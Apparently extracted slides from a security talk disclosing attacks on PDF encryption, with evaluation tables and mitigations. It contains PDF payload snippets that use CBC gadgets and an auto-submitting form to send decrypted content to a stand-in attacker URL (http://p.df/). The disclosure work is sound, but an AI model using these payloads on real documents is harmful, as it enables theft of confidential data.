
☐ Known Plaintext

☒ Exfiltration Channel

Known Plaintext



Known Plaintext



Malleability Attacks

☒ Ciphertext Malleability

☒ Known Plaintext


☒ Exfiltration Channel

- 12 bytes chosen plaintext are enough to:
 - Change the text displayed in an encrypted PDF

```
stream
BT          % 20 (4 + 16) random bytes
(This ) Tj % 20 random bytes
(is in) Tj % 20 random bytes
(jecte) Tj % 20 random bytes
(d!!!) Tj % 20 random bytes
ET          % 20 random bytes
endstream
```



- 12 b
– C



- 12 bytes chosen plaintext are enough to:
 - Change the text displayed in an encrypted PDF
 - Define a completely new URL for a form to exfiltrate to

```
1 0 obj
<< /Type /Catalog /AcroForm
  << /Fields [ << /T (x) /V 2 0 R >> ] >>
  /OpenAction << /S /SubmitForm /F <CBC gadget as form URL> >>
>>
endobj

2 0 obj
stream
[encrypted data] % content to exfiltrate
endstream
endobj
```

Sample Form

Submit Form

<http://p.df/>

Secret Data

- 12 bytes chosen plaintext are enough to:
 - Change the text displayed in an encrypted PDF
 - Define a completely new URL for a form to exfiltrate to
 - Manipulate existing plaintext to become part of a URL

```
2 0 obj  
<modified encrypted data>  
endobj
```

```
http://p.df/[20 bytes random]Confidential plaintext!
```

- Gadgets are short (12 bytes)
 - Resulting URLs are short
 - Chosen plaintext contains random bytes
 - PKCS#7 padding is challenging
- Compressed plaintexts are harder to exfiltrate
 - Breaks URL encoders
 - Simply pre- and appending uncompressed chosen plaintexts to compressed plaintexts is not possible

Gadget Attacks - Compression

- The Deflate compression can be used to improve the attacks
 - Allows uncompressed segments
 - Allows backreferences to previous content

```
2 0 obj
<< /Type /ObjStm /N 1 /First 65 /Length ... >>
stream

Decompressed Confidential content

endstream
endobj
```

Gadget Attacks - Compression

- The Deflate compression can be used to improve the attacks
 - Allows uncompressed segments
 - Allows backreferences to previous content

```
2 0 obj
<< /Type /ObjStm /N 1 /First 65 /Length ... >>
stream
<Deflate Header>3 0[20 bytes random]

Decompressed Confidential content

endstream
endobj
```

Gadget Attacks - Compression

- The Deflate compression can be used to improve the attacks
 - Allows uncompressed segments
 - Allows backreferences to previous content

```
2 0 obj
<< /Type /ObjStm /N 1 /First 65 /Length ... >>
stream
<Deflate Header>3 0[20 bytes random](http://p.df/[20 bytes random]
Decompressed Confidential content
endstream
endobj
```

Gadget Attacks - Compression

- The Deflate compression can be used to improve the attacks
 - Allows uncompressed segments
 - Allows backreferences to previous content

```
2 0 obj
<< /Type /ObjStm /N 1 /First 65 /Length ... >>
stream
<Deflate Header>3 0[20 bytes random](http://p.df/[20 bytes random]
    (http://p.df/Decompressed Confidential content
endstream
endobj
```





EVALUATION

Evaluation

Application	Version	Attack	
		A	B
Acrobat Reader DC	(2019.008.20081)	●	◐
Foxit Reader	(9.2.0.9297)	◐	◐
PDF-XChange Viewer	(2.5.322.9)	●	◐
Perfect PDF Reader	(8.0.3.5)	●	●
PDF Studio Viewer	(2018.1.0)	●	●
Nitro Reader	(5.5.9.2)	●	●
Acrobat Pro DC	(2017.011.30127)	●	◐
Foxit PhantomPDF	(9.5.0.20723)	◐	◐
PDF-XChange Editor	(7.0.326.1)	●	◐
Perfect PDF Premium	(10.0.0.1)	●	●
PDF Studio Pro	(12.0.7)	●	●
Nitro Pro	(12.2.0.228)	●	●
Nuance Power PDF	(3.0.0.17)	●	◐
iSkysoft PDF Editor	(6.4.2.3521)	◐	◐
Master PDF Editor	(5.1.36)	●	●
Soda PDF Desktop	(11.0.16.2797)	◐	◐
PDF Architect	(7.0.23.3193)	◐	◐
PDFelement	(6.8.0.3523)	◐	◐

Windows

● Exfiltration (no user interaction)

◐ Exfiltration (with user interaction)

○ No exfiltration / not vulnerable

Application	Version		Attack	
			A	B
Preview	(10.0.944.4)	Mac	○	◐
Skim	(1.4.37)		○	◐
Evince	(3.32.0)	Linux	◐	◐
Okular	(1.7.3)		◐	◐
MuPDF	(1.14.0)		◐	◐
Chrome	(70.0.3538.67)	Web	●	●
Firefox	(66.0.2)		○	◐
Safari	(11.0.3)		○	◐
Opera	(57.0.3098.106)		●	●

Attack A – Direct Exfiltration Attacks

Attack B – CBC Gadget Attacks

Evaluation

Application	Version	Attack	
		A	B
Acrobat Reader DC	(2019.008.20081)	●	◐
Foxit Reader	(9.2.0.9297)	◐	◐
PDF-XChange Viewer	(2.5.322.9)	●	◐
Perfect PDF Reader	(8.0.3.5)	●	●
PDF Studio Viewer	(2018.1.0)	●	●
Nitro Reader	(5.5.9.2)	●	●
Acrobat Pro DC	(2017.011.30127)	●	◐
Foxit PhantomPDF	(9.5.0.20723)	◐	◐
PDF-XChange Editor	(7.0.326.1)	●	◐
Perfect PDF Premium	(10.0.0.1)	●	●
PDF Studio Pro	(12.0.7)	●	●
Nitro Pro	(12.2.0.228)	●	●
Nuance Power PDF	(3.0.0.17)	●	◐
iSkysoft PDF Editor	(6.4.2.3521)	◐	◐
Master PDF Editor	(5.1.36)	●	●
Soda PDF Desktop	(11.0.16.2797)	◐	◐
PDF Architect	(7.0.23.3193)	◐	◐
PDFelement	(6.8.0.3523)	◐	◐

Windows

● Exfiltration (no user interaction)

◐ Exfiltration (with user interaction)

○ No exfiltration / not vulnerable

Application	Version		Attack	
			A	B
Preview	(10.0.944.4)	Mac	○	◐
Skim	(1.4.37)		○	◐
Evince	(3.32.0)	Linux	◐	◐
Okular	(1.7.3)		◐	◐
MuPDF	(1.14.0)		◐	◐
Chrome	(70.0.3538.67)	Web	●	●
Firefox	(66.0.2)		○	◐
Safari	(11.0.3)		○	◐
Opera	(57.0.3098.106)		●	●

Attack A – Direct Exfiltration Attacks

Attack B – CBC Gadget Attacks



COUNTERMEASURES

Mitigations

- Signatures?
 - Invalid signature does not prevent viewing
 - Signatures can be stripped
 - Signatures can be forged (c.f. Mladenov et al.)
- Closing exfiltration channels?
 - Valid features that should be available to users
 - How do you even find all exfiltration channels?



Mitigations

- Against direct exfiltration attacks:
 - Restrict/Remove partial encryption
- Against CBC gadget attacks:
 - Use authenticated encryption
 - Be careful of downgrade attacks

Conclusion

- PDF encryption is broken in a specific attacker scenario
- Partial encryption allows for direct exfiltration
- Unauthenticated encryption allows gadget attacks
- Mitigations involve fixing the standard







Questions?

User Interaction

Weak



Strong



User Interaction

Browser	Chrome	Firefox	Edge	Safari	Opera
Viewer	Adobe	Foxit	PDF Studio	Nitro	STDU
	XChange	Perfect	eXpert	Preview	Okular
Editor	iSkysoft	StudioPro	MasterPDF	Perfect	Nuance
	ABBY	XChange	SODA	Architect	Element



good



strong interaction



weak interaction



no interaction

	Direct exfiltration			CBC gadgets		
	A1	A2	A3	B1	B2	B3
Acrobat Reader DC	●	●	●	●	●	○
Foxit Reader	●	●	○	●	●	●
PDF-XChange Viewer	○	●	●	○	●	●
Perfect PDF Reader	●	○	○	●	●	●
PDF Studio Viewer	●	○	○	●	●	○
Nitro Reader	●	○	○	●	●	○
Acrobat Pro DC	●	●	●	●	●	○
Foxit PhantomPDF	●	●	●	●	●	●
PDF-XChange Editor	●	●	●	●	●	●
Perfect PDF Premium	●	○	○	●	●	●
PDF Studio Pro	●	○	○	●	●	○
Nitro Pro	●	○	○	●	●	○
Nuance Power PDF	●	●		●	●	○
iSkysoft PDF Editor	●	○	○	○	●	●
Master PDF Editor	●	●	○	●	●	●
Soda PDF Desktop	●	○	○	○	●	○
PDF Architect	●	○	○	○	●	○
PDFelement	●	○	○	○	●	●
Preview	○	○	○	○	●	○
Skim	○	○	○	○	●	○
Evince	○	●	○	○	●	●
Okular	○	●	○	○	●	●
MuPDF	○	●	○	○	●	○
Chrome	●	●	○	●	●	●
Firefox	○	○	○	○	●	●
Safari	○	○	○	○	●	○
Opera	●	●	○	●	●	●

● Full plaintext exfiltration (arbitrary streams and strings)
 ● Partial plaintext exfiltration (only non-compressed data)
 ● Weak exfiltration (single-words from strings or streams)
 ○ No exfiltration / not vulnerable

Table 2: Limitations regarding plaintext exfiltration.